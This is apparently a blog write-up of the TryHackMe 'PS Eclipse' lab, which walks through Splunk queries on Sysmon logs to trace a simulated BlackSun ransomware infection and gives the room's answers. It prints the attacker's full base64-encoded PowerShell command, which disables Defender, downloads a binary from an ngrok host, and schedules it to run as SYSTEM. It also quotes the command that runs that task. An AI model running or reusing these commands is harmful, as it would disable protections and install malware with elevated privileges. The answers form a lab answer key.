
TryHackMe: PS Eclipse

The following writeup covers the PS Eclipse room hosted on TryHackMe. It is an intermediate level room that involves investigating a series of logs using Splunk on a machine that is suspected to be infected with ransomware. It was a really enjoyable room, and I hope my writeup can be of use for someone else doing the same room.


Scenario: You are a SOC Analyst for an MSSP (Managed Security Service Provider) company called TryNotHackMe. A customer sent an email asking for an analyst to investigate the events that occurred on Keegan's machine on Monday, May 16th, 2022. The client noted that the machine is operational, but some files have a weird file extension. The client is worried that there was a ransomware attempt on Keegan's device. You manager has tasked you to check the events in Splunk to determine what occurred in Keegan's device.

A suspicious binary was downloaded to the endpoint. What was the name of the binary?

First, navigate to the search and reporting app in Splunk to start investigating the logs. Let's start off by changing the time range to make it only output logs that were generated on May 16th, 2022:



This outputs 4,921 events. Seeing as we are tasked with investigating events that occurred on Keegans device, we should also filter for his username which we can do be checking the User field:




This outputs 927 events that we need to sift through which is much more manageable. As this question is asking to find the name for a suspicious binary that was downloaded, we can look for the Sysmon Event ID 3, which is for network connection detected. We can use the following query to do this:

```
1  index="*" User="DESKTOP-TBV8NEF\\keegan" EventCode=3
```

✓ **4 events** (5/16/22 12:00:00.000 AM to 5/17/22 12:00:00.000 AM)

If you check the image field, you can see that PowerShell made a network connection:



Let's go check this out further:

```
index="*" User="DESKTOP-TBV8NEF\\keegan" Image="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"
```

If you check the command line field, we can see a very suspicious obfuscated PowerShell command:

CommandLine

1 Value, 4.054% of events

Reports

Top values | Top values by time | R

Events with this field

Values

```
powershell.exe -exec bypass -enc
UwBlAHQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARABpAHMAY
QBiAGwAZQBSAGUAYQBsAHQAaQBtAGUATQBvAG4AaQB0AG8AcgBpAG4AZw
AgACQAdAByAHUAZQA7AHcAZwBlAHQAIABoAHQAdABwADoALwAvADgAOAA
2AGUALQAxADgAMQAtADIAMQA1AC0AMgAxADQALQAzADIALgBuAGcAcgBv
AGsALgBpAG8ALwBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUA
EUAUgAuAGUAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG
4AZABvAHcAcwBcAFQAZQBtAHAAXABPAFUAVABTAFQAQQBOAEQASQBOAEc
AXwBHAFUAVABUAEUAUgAuAGUAeABlADsAUwBDAEgAVABBAFMASwBTACAA
LwBDAHIAZQBhAHQAZQAgAC8AVABOACAAIgBPAFUAVABTAFQAQQBOAEQAS
QBOAEcAXwBHAFUAVABUAEUAUgAuAGUAeABlACIAIAAvAFQAUgAgACIAQw
A6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABDAE8AVQBUAFMAVAB
BAE4ARABJAE4ARwBfAEcAVQBUAFQARQBSAC4AZQB4AGUAIgAgAC8AUwBD
ACAATwBOAEUAVgBFAE4AVAAgAC8ARQBDACAAQQBwAHAAbABpAGMAYQB0A
GkAbwBuACAALwBNAE8AIAAqAFsAUwB5AHMAdABlAG0ALwBFAHYAZQBuAH
QASQBEAD0ANwA3ADcAXQAgAC8AUgBVACAAIgBTAFkAUwBUAEUATQAiACA
ALwBmADsAUwBDAEgAVABBAFMASwBTACAALwBSAHUAbgAgAC8AVABOACAA
IgBPAFUAVABTAFQAQQBOAEQASQBOAEcAXwBHAFUAVABUAEUAUgAuAGUAe
ABlACIA
```

If you decode this string, you can determine that it downloaded a binary and called it OUTSTANDING_GUTTER.exe:

What is the address the binary was downloaded from? Add http:// to your answer and defang the URL.

Luckily for us, the domain the binary was downloaded form can be seen in the decoded PowerShell command:

Input

http://886e-181-215-214-32.ngrok.io

ABC 35 1

Output

hxxp[://]886e-181-215-214-32[.]ngrok[.]io


What Windows executable was used to download the suspicious binary? Enter full path.

We discovered earlier that the PowerShell executable was used to download the suspicious binary. We can see the full path in our query:

```
Image="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"
```

What command was executed to configure the suspicious binary to run with elevated privileges?

To find the command that was used to configure the binary to run with elevated privileges, I simply searched for the binary and inspected the command line field like as follows:



If you look at the second result, mainly the /RU SYSTEM part, you can determine that this creates a scheduled task for the suspicious binary that will run as system (system privileges).

What permissions will the suspicious binary run as? What was the command to run the binary with elevated privileges?

The binary runs as system, which is NT AUTHORITY\SYSTEM, the command to run the binary can be seen in the previous question. Both combined creates the answer:

```
NT AUTHORITY\SYSTEM;"C:\Windows\system32\schtasks.exe" /Run /TN OUTSTANDING_GUTTER.exe
```

The suspicious binary connected to a remote server. What address did it connect to? Add http:// to your answer and defang the URL.

We can find what address the suspicious binary connected to by investigating the DNS queries initiated by the binary:

```
1 index="*" OUTSTANDING_GUTTER.exe TaskCategory="Dns query (rule: DnsQUery)"
2 | dedup QueryName
3 | table QueryName
```

✓ **1 event** (5/16/22 12:00:00.000 AM to 5/17/22 12:00:00.000 AM) No Event Sampling

Events Patterns **Statistics (1)** Visualization

20 Per Page Format Preview

QueryName
9030-181-215-214-32.ngrok.io

As you can see the binary made a connection to the address shown above, now all you need to do is defang the URL:

Input

http://9030-181-215-214-32.ngrok.io


35 1

Output

hxxp[://]9030-181-215-214-32[.]ngrok[.]io

A PowerShell script was downloaded to the same location as the suspicious binary. What was the name of the file?

The location of the suspicious binary is C:\Windows\Temp\OUTSTANDING_GUTTER.exe, so let's investigate the temp directory for any file ending with .ps1 which is the file extension for PowerShell scripts:



As you can see there is a weird script called script.ps1 which is the answer.


The malicious script was flagged as malicious. What do you think was the actual name of the malicious script?

Let's first identify the SHA-1 hash of this file. We can do so by querying for the file and checking the hashes field:

If you enter the hash into VirusTotal and navigate to the details, you can see that other samples have been named BlackSun.ps1 which is a ransomware strain. Therefore, BlackSun.ps1 is the answer.


A ransomware note was saved to disk, which can serve as an IOC. What is the full path to which the ransom note was saved?

Ransomware notes are often just text file, so I simply searched for txt files and checked the target file name field where I was able to find the ransom note:



The script saved an image file to disk to replace the user's desktop wallpaper, which can also server as an IOC. What is the full path of the image?

To find the image file that was saved to disk, I searched for two file types; jpg and png:



As you can see, PowerShell was the program used to save the blacksun.jpg to the pictures directory. The full path of this file is the answer.

The TryHackMe PS Eclipse room provides an engaging and information experience for intermediate-level cybersecurity enthusiast. By investigating the suspected ransomware infection on Keegan's machine, the writeup demonstrates practical skill in utilising Splunk for

log analysis. Through detailed examination of the logs (primarily Sysmon logs), I was able to correctly answer all of the questions.